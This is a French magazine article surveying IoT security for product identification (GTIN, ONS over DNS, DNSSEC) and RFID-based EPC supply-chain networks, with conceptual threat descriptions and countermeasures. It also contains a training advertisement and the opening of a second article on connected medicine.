IdO représente un vaste domaine et a de multiples applications telles que les villes intelligentes, les compteurs intelligents, les bâtiments intelligents, la santé, l'industrie de la consommation et les chaînes d'approvisionnement. Les aspects de sécurité des IdO, sur respectivement chacune de ces applications ne sont pas l'objet de cet article. Nous allons restreindre la portée de cet article sur les aspects de sécurité dans le B2C (section 3) et le B2B (section 4).

2 Propriétés des identifiants

Comme discuté dans l'introduction, l'identification des objets joue un rôle crucial pour les IdO. Les identifiants que nous avons l'habitude de manipuler (comme les

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

numéros de téléphone, les adresses IP, les noms de domaines, etc.) sont globalement uniques. De la même façon, l'identifiant d'un objet doit être nécessairement *unique*.

Ainsi, la définition et l'allocation des identifiants doivent suivre certaines règles pour préserver leur unicité. Dans un premier temps, il est nécessaire d'établir un « schéma d'identification ». Si nous prenons le cas des numéros de téléphone, *l'allocation* de ces identifiants suit le « Plan de numérotation E.164 » comme schéma d'identification. Ainsi défini, chaque numéro de téléphone est limité à 15 chiffres et comporte :

- un indicatif de pays [*Country Code* (CC)] ;
- un indicatif national de destination [*National Destination Code* (NDC)] ;
- un numéro d'abonné [*Subscriber Number* (SN)].

Par exemple en France, un numéro de téléphone en accord avec le plan de numérotation E.164 s'écrit : 33-1-60760000, où '33' est le CC, '1' est le NDC pour la région parisienne, et '60760000' est le SN.

Une fois ce schéma d'identification établi, il faut dans un deuxième temps définir la manière d'allouer les identifiants de façon à ce qu'il n'y ait pas deux identifiants attribués à la même entité. Dans le schéma d'identification E.164, les CC sont attribués selon les recommandations ITU-T (Secteur de la normalisation des télécommunications). Les NDC et les SN sont contrôlés directement par les gouvernements de chaque nation ou l'organisation nationale dédiée. Ce même schéma *hiérarchique d'allocation* est aussi utilisé dans d'autres schémas d'identifications tels que pour les noms de domaine, les adresses IP, etc.

Et dans un dernier temps, la gestion des identifiants doit être faite d'une manière *distribuée*, comme pour ceux que nous avons l'habitude d'utiliser aujourd'hui (tels que les noms de domaines, les adresses IP, etc.).

Dans le cas de l'identification des objets, il existe différents schémas d'identifications **[1] [2]**. Dans cet article, nous allons nous concentrer sur le schéma d'identification GTIN (*Global Trade Identification Number)*, qui est utilisé dans l'industrie des biens de consommation. Le GTIN, l'identifiant unique, d'après le schéma d'identification GTIN, peut être utilisé pour identifier l'objet de façon globale.

Fig. 1 : Exemple d'un code-barres GTIN.

Les GTIN sont alloués hiérarchiquement. Ainsi, chaque GTIN est composé de deux parties (cf. figure 1) :

- Le premier le '*code entreprise*' permet d'identifier l'entreprise (ayant fabriqué ou produit l'objet) de façon unique (« 3112345 » en Fig. 1). Les trois premiers chiffres du code d'entreprise indiquent à quel pays appartient le constructeur. Par exemple, si les trois premiers chiffres sont compris entre 300 et 379, cela indique que l'entreprise est basée en France.
- Et le deuxième est le 'code produit' («67890» en Fig. 1), qui permet de différencier les produits provenant d'une même entreprise (pour différencier deux vins produits par le même vigneron, par exemple).

Les GTIN sont gérés de manière distribuée. Les codes d'entreprise sont administrés au niveau des pays et les codes produits localement au niveau de l'entreprise directement.

L'observation que l'on peut avoir ici est que de la même façon que pour les identifiants que nous utilisons (les numéros de téléphone, les noms de domaine, etc.), une identification efficace d'objets doit suivre certaines règles :

- Elle doit être basée sur un schéma d'identification. Ainsi chaque identifiant répond à la même structure. Cela permet l'implémentation et l'utilisation d'un mécanisme commun pour la résolution des identifiants.
- Elle doit être allouée hiérarchiquement. Ainsi on préserve l'unicité des identifiants.
- Elle doit être gérée de manière distribuée pour des raisons d'évolutivité et de simplicité d'administration.

3 Emballage étendu (B2C)

Si, dans un supermarché nous scannons le code-barres d'un produit (à l'aide du lecteur de code-barres disponible dans les rayons), les informations présentées sont uniquement son nom et son prix.

Les IdO offrent la possibilité pour les marques et producteurs de présenter davantage d'informations aux consommateurs à partir de leur code-barre, que celles imprimées sur l'emballage. Ces informations supplémentaires sont ce que l'on appelle les « emballages étendus ».

Ces données sont présentes sur des serveurs accessibles via internet. Ainsi, en utilisant une application mobile permettant de scanner le code-barres et connectée à internet, il est possible pour le consommateur d'accéder à toutes les informations relatives au produit qui l'intéresse. Plusieurs études **[3]** ont montré l'importance de l'accès aux informations étendues d'un produit en utilisant un smartphone, aussi bien du point de vue des consommateurs que des marques.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Fig. 2 : Proxi-Produit – Un exemple réel d'emballage étendu.

Le schéma (Fig. 2) illustre un tel service (Proxi-Produit) **[4]** mis à disposition des citoyens par le gouvernement français.

3.1 Résolution d'un objet sur internet

Actuellement pour la résolution des informations étendues à partir de l'identifiant d'un objet sur Internet, c'est la norme ONS (*Object Naming Service*) **[5]** qui est utilisée. Il se trouve que la norme ONS utilise l'infrastructure DNS (*Domain Name System*) pour la récupération des informations des objets sur Internet. Ainsi les formats des requêtes et des réponses doivent être compatibles avec DNS. En d'autres termes cela revient à ce que les identifiants des objets soient convertis en noms de domaine et que les résultats correspondent à des enregistrements DNS.

L'application mobile scanne l'identificateur du produit (par exemple son code-barre), et convertit son identifiant en nom de domaine correspondant. Voici ci-dessous le résultat de cette conversion (cf. **[5]** pour la procédure de conversion) selon la norme ONS :

```
0.9.8.7.6.5.4.3.2.1.1.3.gtin.gs1.id.onsepc.fr
```

Et en utilisant le résolveur DNS, l'application mobile récupère les informations relatives au nom de domaine correspondant (cf. Fig. 2). Ces informations sont stockées dans le serveur DNS sous forme d'enregistrement DNS. Voici ci-dessous l'enregistrement DNS (fictif) :

```
0.9.8.7.6.5.4.3.2.1.1.3.gtin.gs1.id.onspec.fr. IN NAPTR  0 0 "u"
                    EPC+http"!^*$!http://example.com/!" .
```

Note
Cf. [5] pour plus de détails sur l'enregistrement DNS ci-dessus.

De cette réponse, l'application (dans le mobile) extrait l'URL http://example.com/ et requête le serveur web (cf. Fig. 3) approprié pour avoir l'emballage étendu de notre bouteille de vin.




Fig. 3 : Le processus de résolution des informations étendues d'un objet.

Document strictement réservé à l'usage de l'éditeur et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formation . fr

SANS Institute

Formations pratiques intensives répondant aux standards les plus élevés de l'industrie

FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC

GIAC

SANS

SEC 401
Fondamentaux et principes de la SSI
SEC 505
Sécuriser Windows
DEV 522
Protéger les applications web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.2 Analyse de la sécurité des emballages étendus

Comme ONS réutilise les procédures et l'infrastructure DNS existantes (pour trouver sur internet les informations correspondant à l'identifiant d'objet), il est victime des mêmes problèmes de sécurité. Le RFC **[6]** contient un excellent résumé des vulnérabilités de DNS qui (parmi d'autres) sont :

- La modification des paquets IP relatifs aux informations DNS durant la transmission et la réception ;
- Un acteur malveillant peut récupérer l'identifiant de la requête DNS, son type et ainsi renvoyer une fausse réponse au client avant que celui-ci ne reçoive celle qui est correcte ;
- « L'empoisonnement du cache » DNS : il est aujourd'hui possible par différents moyens d'injecter des informations manipulées dans le cache DNS ;
- Il est également possible pour un acteur malveillant de compromettre les serveurs DNS qui contiennent les informations.

Imaginons qu'un patient scanne un médicament pour connaître ses contre-indications. Si un attaquant est capable de détourner la requête DNS et de lui renvoyer des informations erronées, cela peut rapidement conduire à un risque important mettant en cause la santé, voire la vie du patient.

Même si le service DNS est par définition un service hautement exposé, la raison sous-jacente à la plupart des vulnérabilités réside dans le fait qu'il n'était pas prévu (à la conception de DNS) de garantir l'intégrité des informations qui sont renvoyées en tant que réponse à une requête DNS.

3.3 Possibilités de remédiation

La principale approche pour répondre à ces failles de sécurité liées à DNS (souligné dans la section 3.2) est appelée DNSSEC (*Domain Name Security Extensions*) **[7]**.




Fig. 4: Sections protégées par DNSSEC.

DNSSEC comprend un ensemble d'extensions du protocole DNS permettant de garantir l'intégrité et l'origine des données DNS, principalement à travers l'utilisation de clés cryptographiques publiques.

L'administrateur de la zone (qui stocke les informations étendues de produit) DNS, appose une signature numérique sur chaque ensemble d'enregistrement DNS RRset (*Resource Record set*). Ensuite, il publie l'ensemble de ces signatures numériques (RRSIG **[8]**) avec sa clé publique (DNSKEY **[8]**) dans le fichier de zone du serveur DNS lui-même. L'exemple ci-dessous montre le contenu du type d'enregistrement « A », pour une zone fictive « **example.com** » signée avec DNSSEC et la clé publique.

```
[...]
; Clé publique
example.com.  IN DNSKEY 256 3 5 AwEAAda013Wp4CQa
   UBrExCIRZCYpT5K93FIPvOXfTkgsrgfsgfdgfdgfddfdfg
; L'enregistrement du type "A"
example.com.  IN A 192.0.2.1
; RRSIG de l'enregistrement "A"
example.com.  IN RRSIG A 5 5 1 (20130930064057
         20130403064057 3960 example.com.
         s8dMOWQjoTKEo1bsK+EYUY+32dsqdsfdsfdsf
         sdfdssssdfsfsfdsssdfshqt0AaiD= )
[...]
```

Pour la vérification d'une réponse DNS, pour un RRset donné, un client compatible DNSSEC, récupère les signatures numériques. Il effectue ensuite la vérification de la signature en utilisant la clé publique publiée de l'administrateur de zone, en la comparant à la valeur du hash du RRset qu'il calcule localement.

Le client valide ensuite la clé publique de l'administrateur de zone en utilisant le chemin hiérarchique, lié à la signature, qui conduit à un point fiable. Si le résultat de toutes ces vérifications est satisfaisant, alors le client peut avoir une certaine confiance sur l'authenticité de la réponse et sur le fait qu'elle soit complète.

4 Chaîne d'approvisionnement (B2B)

La section 3, à travers un exemple, présentait comment les IdO pouvaient aider les utilisateurs, c'est-à-dire les consommateurs. Cette section tente de montrer comment les IdO peuvent bénéficier aux activités commerciales inter-entreprises.

La chaîne d'approvisionnement est un enjeu important pour les activités commerciales. Du producteur au détaillant en passant par le distributeur, chaque acteur est dépendant d'une chaîne d'approvisionnement. Afin de garantir sa meilleure efficacité (qui se définit par un meilleur niveau de satisfaction du consommateur au coût le plus bas), les entreprises ont adopté des processus de gestion de la chaîne d'approvisionnement, et les technologies associées.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Le RFID intervient dans la chaîne d'approvisionnement en facilitant l'identification et le tracking d'un produit. Depuis 2005, de grands détaillants tels que Wal-Mart, Tesco, Target, etc., ont demandé à leurs fournisseurs de coller des étiquettes RFID sur les palettes (étiquetage au niveau des boites d'emballages et au niveau des palettes). Comme les étiquettes RFID deviennent moins coûteuses (5 à 10 centimes US$), il est envisagé d'étiqueter individuellement les produits et d'ailleurs certaines marchandises le sont déjà.

Les avantages des étiquettes par rapport aux codes-barres sont nombreux. En particulier, il n'y a pas de champ de vision pour leur lecteur. Ainsi les étapes intermédiaires pour orienter le lecteur correctement sont éliminées. Un autre avantage important du RFID est une capacité de stockage de données supérieure à celle du code-barres.

4.1 Le réseau EPC

La plupart des applications des RFID, pour les cas d'usage en chaînes d'approvisionnement, sont restées cloîtrées dans les réseaux internes des acteurs impliqués. Internet peut offrir aux chaînes d'approvisionnements des optimisations significatives telles que la réduction des coûts et l'amélioration du service. Ainsi, dans le but de profiter de ces améliorations, il est nécessaire de croiser les frontières actuelles.

Ainsi pour décloisonner le RFID, et créer de la valeur pour la chaîne d'approvisionnement, encore quelques éléments sont manquants. Premièrement, il faut que tous les acteurs s'accordent sur les moyens d'identification des items, afin qu'elle soit la même dans toute la chaîne d'approvisionnement. Deuxièmement, il est nécessaire d'avoir un moyen standard pour la découverte et le partage des données qui décrivent chaque item identifié.

La première condition peut être remplie en faisant évoluer le schéma GTIN. Comme nous l'avons vu précédemment, le GTIN permet d'identifier un fournisseur et une gamme de produits. Par exemple, l'entreprise Gillette et sa gamme de rasoirs MACH3. Ainsi, tous les MACH3 de Gillette portent un GTIN identique. Mais dans les chaînes d'approvisionnement, il y a besoin d'identifier différemment deux produits différents dans la même gamme et provenant de la même entreprise. C'est-à-dire avoir des identifiants différents pour deux MACH3 fabriqués par Gillette.

Pour réaliser cela, un numéro de série est ajouté. Ce numéro est unique et en accord avec la norme GTIN. C'est-à-dire qu'il n'y pas d'autre item du même GTIN ayant ce même numéro de série. Ainsi à chaque item est affecté un identifiant unique. Le constructeur ou le producteur alloue ce numéro de série au produit.

Le GTIN avec le numéro de série est appelé le SGTIN (Serialized GTIN) ou EPC (pour Code Produit Électronique) **[9]**. Ainsi en utilisant les EPC, les membres de la chaîne d'approvisionnement peuvent identifier et localiser les informations sur le producteur, la classe du produit et l'instance d'un produit particulier.

La deuxième condition est d'avoir des méthodes standards, entre les différents acteurs pour la découverte et le partage des données de ces EPC. Ceci est le rôle du réseau EPC **[10]**.

À partir de l'infrastructure d'internet, le réseau EPC crée un ensemble de services pour la découverte des informations associées à chaque EPC. Il est composé principalement de 3 éléments :

- un service de nommage d'objet (ONS) ;
- un service d'information EPC (EPC IS) ;
- et un service de découverte des EPC (EPC DS).

Chaque élément joue un rôle unique et important pour permettre ensemble la découverte sécurisée et le partage des informations liées aux produits, de manière détaillée et en temps réel.

Une fois fabriqué, un produit est associé à une étiquette RFID qui contient un numéro EPC. L'EPC et l'URL contenant les informations étendues de produits sont enregistrés sur un ONS (flèche 1 de la Fig. 5).

Les détails liés à un produit spécifique, du type : sa date de fabrication chez le fabricant, sa date d'entrée chez le distributeur, la date à laquelle il a été vendu chez le détaillant, etc., sont tous stockés au niveau de l'EPCIS (flèche 2 de la Fig. 5). Toutes les instances liées à un produit sont stockées au niveau de l'EPCDS (flèche 3 de la Fig. 5). Les pointeurs vers les EPCDS




Fig. 5: Comment une information de produit est enregistrée dans le réseau EPC.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

sont eux, stockés sur l'ONS (cf. la flèche 4 de la Fig. 5), c'est-à-dire dans la zone DNS comme suit :

```
0.9.8.7.6.5.4.3.2.1.1.3.gtin.gs1.id.onspec.fr. IN NAPTR  1 0 "u" EPC+DS
                                "!^*$!http://example.com/discoveryservice!" .
```

Les EPCDS sont comparables aux moteurs de recherches sur internet. Pour la recherche d'un produit sur un de ces moteurs, on peut trouver différents liens vers le produit. De même, l'EPCDS dispose d'informations sur la façon d'accéder aux différents EPCIS pour le produit. L'EPCIS est le répertoire de données qui stocke l'information concernant les items uniques de la chaîne d'approvisionnement.

Il est important de noter que les différents composants du réseau EPC sont basés sur des standards ouverts (open), des plateformes indépendantes et peuvent être implémentés par quiconque pour sa propre utilisation.

4.2 Analyse de la sécurité dans les réseaux EPC

Dans cette section, nous allons aborder les différentes vulnérabilités dans le réseau EPC et évoquer brièvement les solutions possibles.




Fig. 6 : Des vulnérabilités dans le réseau EPC.

4.2.1 Au niveau de l'étiquette (flèche 1 de la Fig. 6)

L'information contenue dans une étiquette RFID est le numéro d'identifiant (c'est-à-dire l'EPC) pour un objet spécifique en mouvement dans la chaîne d'approvisionnement. Aucune autre information supplémentaire au-delà de ce numéro n'est transportée dans l'EPC au niveau de l'étiquette.

Même si l'EPC stocké dans l'étiquette RFID, est seulement un numéro et est sans signification, un intrus avec un lecteur RFID non autorisé peut lire le contenu de l'étiquette, et ensuite déterminer l'entreprise de provenance et le code produit, car le processus de génération des numéros EPC est standard.

En utilisant cette information, un intrus pourrait réussir à déterminer les types et quantités des items dans la chaîne d'approvisionnement, et revendre ces informations à des concurrents par exemple. Cette information pourrait être utilisée à des fins d'espionnage d'entreprise par des concurrents.

On pourrait avoir une solution simple en appliquant de la cryptographie sur les étiquettes pour empêcher des activités telles que les inventaires illicites. Mais cette solution implique d'avoir du matériel additionnel. Les coûts supplémentaires que représente donc cette solution dissuadent fortement aujourd'hui les acteurs. L'utilisation des techniques cryptographiques **[11] [12]** peut augmenter le coût de l'étiquette et rendre le modèle intenable économiquement, en particulier pour les items de bas coûts. Par exemple, ajouter une étiquette coûtant un euro sur une bouteille de lait valant deux euros, génère donc une augmentation de 50% des coûts.

4.2.2 Au niveau du lecteur

Le lecteur RFID consiste en 2 types d'interfaces :

- l'interface radio (flèche 2 de la Fig. 6) qui permet la lecture des données de l'étiquette RFID ;
- l'interface réseau (flèche 3 de la Fig. 6) qui permet la communication avec le système réseau.

Les communications sans-fil sur l'interface radio, c'est-à-dire entre l'étiquette RFID passive (les étiquettes passives sont moins onéreuses (de 5 US$ pièce pour un volume de 100 millions) et le type le plus répandu dans les chaînes d'approvisionnement) et le lecteur, peuvent être non sécurisées. De là, ces échanges sont susceptibles d'espionnage par un tiers ou être l'objet d'attaques de HDM (l'Homme du Milieu).

Il est plus facile de collecter les informations d'une étiquette RFID lorsqu'il est lu par un lecteur, plutôt qu'à partir de l'étiquette passive elle-même. Afin de collecter des informations à partir d'une étiquette passive par un lecteur non autorisé, l'intrus devra se placer avec son lecteur assez près des étiquettes (leur puissance d'émission étant limitée). Ainsi, ces étiquettes sont moins susceptibles d'espionnage.

Mais, les lecteurs RFID ont une plage de transmission bien plus élevée que celle des étiquettes passives. Ainsi, même si l'espion est en dehors de la plage du signal de l'étiquette, il peut toujours être capable d'intercepter les messages sortant du lecteur.

L'attaque type HDM est possible lorsque les données transitent d'un composant à un autre (entre l'étiquette et le lecteur). Un attaquant peut interrompre l'échange entre les deux composants et manipuler les informations **[13]**.

Les contre-mesures contre l'espionnage et les attaques HDM nécessitent d'établir des communications sécurisées et/ou le chiffrement des données transmises entre l'étiquette et le lecteur et d'avoir un protocole d'authentification. Mais toutes ces mesures doivent être implémentées sans faire augmenter les coûts.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Au niveau de l'interface réseau, l'architecture globale EPC définit le protocole de lecture RP (*Reader Protocol*).

Pour sécuriser l'interface de communication entre le lecteur et le serveur de back-end, le RP peut utiliser TLS (*Transport Layer Security*).

4.2.3 Au niveau du réseau

Au niveau du réseau, c'est-à-dire des communications entre EPCIS, ONS et EPCDS. Les aspects de sécurité et les contre-mesures liées à l'ONS (flèche 4 de la Fig. 6) ont déjà été discutés dans les sections 3.2 et 3.3.

Comme expliqué en section 4.1, l'EPCIS est utilisé pour collecter les informations des événements liés à un produit, et les mettre à disposition des utilisateurs autorisés. Dans les documents de la norme décrivant l'EPCIS **[14]**, les aspects de sécurité (flèche 6 de la Fig. 6) tels que les recommandations pour l'authentification et l'autorisation ne sont pas totalement renseignés (même s'il précise que les mécanismes d'authentification et d'autorisation doivent être implémentés dans l'EPCIS).

L'infrastructure du PKI X.509 **[15]** existante peut être utilisée pour l'authentification et l'autorisation dans l'EPCIS. Les AC (Autorité de Certification) autorisées peuvent générer des certificats X.509 pour des clients de confiance, et maintenir les CRL (*Certificate Revocation Lists*) lorsque la clé privée d'un certificat a été compromise. Un certificat valide est nécessaire pour l'enregistrement et la récupération d'informations à partir des EPCIS. L'authenticité du client pourra être vérifiée en contactant l'AC.

Dans le réseau EPC, l'EPCDS peut être comparé à un annuaire de téléphone, où toutes les adresses des entités en relation avec la chaîne d'approvisionnement sont renseignées. Mais, contrairement à un annuaire téléphonique, l'EPCDS ne doit pas être accessible au public (flèche 5 du schéma Fig. 6) puisqu'il contient des informations commerciales critiques.

Dans l'EPCIS, l'authentification des entités, pour l'accès à l'EPCDS peut être effectuée par des certificats X.509. Mais la procédure d'autorisation est plus compliquée. Un événement EPC peut être enregistré avec 3 niveaux différents d'autorisation. Soit : public, limité ou caché.

Récemment, un modèle sécurisé a été proposé **[16]** pour l'EPCDS, où les niveaux de contrôle d'accès ont été renforcés. Dans le modèle EPCDS sécurisé, quand l'information de l'événement est publiée dans l'EPCDS, les niveaux d'autorisations sont également publiés.

Conclusion

Il est très peu probable qu'il y aura un schéma d'identification global unique (tel que les adresses IP pour internet) pour les objets dans le monde, puisque la plupart des industriels ont leur propre schéma d'identification. Afin de permettre la résolution des identifiants d'objets appartenant à un schéma d'identification différent, de façon transparente, comme il est décrit dans le début de l'article, il est important qu'il réponde à certaines règles (un schéma d'identification, une allocation hiérarchique et administrée d'une manière distribuée).

Le terme IdO fut inventé par Kevin Ashton dans les années 1990 et il ciblait initialement l'industrie des chaînes d'approvisionnement. Même si actuellement, IdO est appliqué à des domaines variés, l'impact majeur d'IdO serait dans l'industrie B2B et B2C. Cet article donne une vue d'ensemble sur la façon dont IdO peut apporter un plus à ces industries, mais aussi sur les aspects de sécurité. Comme il y a été expliqué, il existe différentes solutions pour remédier aux problèmes de sécurité, mais le souci est que leurs implémentations génèrent des coûts non négligeables. De là, l'enjeu est que l'implémentation de ces solutions soit économiquement tenable. ■

Références

[1] http://en.wikipedia.org/wiki/Electronic_Product_Code

[2] http://en.wikipedia.org/wiki/Ucode_system

[3] http://www.worldpackagingnews.com/2012/08/boost-for-consumer-product-data-access/

[4] http://www.publications.gs1.fr/Publications/Proxi-Produit

[5] http://www.gs1.org/gsmp/kc/epcglobal/ons/ons_2_0_1-standard-20130131.pdf

[6] D.Atkins and R.Austein, « Threat analysis of the Domain Name System (DNS) », RFC 3833, Aug. 2004.

[7] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose, « DNS Security Introduction and Requirements », RFC 4033, March 2005.

[8] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose, « Resource Records for DNS Security extensions », RFC 4034, March 2005.

[9] http://fr.wikipedia.org/wiki/Code_produit_lectronique

[10] http://www.im.ethz.ch/education/HS08/Thiesse_Overview_EPC.pdf

[11] S.Vaudenay « RFID privacy based on Public-Key Cryptography », In Information Security and Cryptology, ICISC, 2006.

[12] A.Juels, « Minimalist Cryptography for Low-Cost RFID tags », In Security in Communication networks, 2005.

[13] Welch, D. & Lathrop, S. (2003). Wireless security threat taxonomy, Proc. of the 2003 Workshop on Information Assurance, pp. 76 – 83, ISBN: 0-7803-7808-3, 18-20 June 2003, West Point, NY.

[14] http://www.gs1.org/gsmp/kc/epcglobal/epcis/epcis_1_1-standard-20140520.pdf

[15] David Cooper, Stefan Santesson, Stephen Farrell, Sharon Boeyen, Russell Housley, and Tim Polk, « Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile », RFC 5280, May 2008.

[16] Jie Shi, Darren Sim, Yingjiu Li, Robert Deng, « SecDS : A Secure EPC Discovery Service System in. EPCglobal Network », IN CODASPY'12, 2012.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242248 du 17/02/2014 via l'agence PRENAX

LA MÉDECINE CONNECTÉE :

LES IMPLICATIONS JURIDIQUES ET ÉTHIQUES DERRIÈRE UNE RÉVOLUTION SCIENTIFIQUE

Tris Acatrinei
@tris_acatrinei - www.hackersrepublic.org – Consultante pour FAIR-Security

mots-clés : ***SANTÉ / ÉTHIQUE / TÉLÉMÉDECINE / CERTIFICATION / TÉLÉ-OBSERVANCE***

La généralisation des capteurs et autres puces RFID sur les objets du quotidien permet aux matières scientifiques traditionnelles de connaître de nouvelles avancées. Ainsi, la rencontre de la médecine et de l'informatique a fait progresser la prise en charge de la personne malade, tant sur le plan du diagnostic que sur le plan du traitement. Avec l'avènement du Web dit 3.0 se posent de nouvelles interrogations en matière éthique et juridique.

Qu'on se le dise : la médecine connectée n'existe pas juridiquement parlant. Néanmoins, l'informatique médicale ainsi que la télémédecine sont des notions juridiquement reconnues et scientifiquement admises.

Tout d'abord, il convient de définir strictement le terme de médecine. C'est la science qui s'intéresse à l'ensemble des connaissances scientifiques et des moyens mis en œuvre pour la prévention, la guérison et le soulagement des maladies, blessures ou infirmités.

La matière n'est pas nouvelle, mais la manière de la pratiquer est bien éloignée de l'enseignement initial des Arabes, à qui nous devons une bonne partie de nos connaissances. Aujourd'hui, nous savons poser un diagnostic, nous savons prendre en charge la douleur, nous savons à peu près traiter les différentes pathologies et nous savons même remplacer certains organes par les techniques de greffes. Mais, même si nous savons détecter et éventuellement prévenir les risques épidémiologiques, nous ne savons pas encore anticiper réellement les maladies, qu'elles soient bénignes comme l'angine ou plus sévères comme le cancer.

1 De l'informatique médicale à la télémédecine

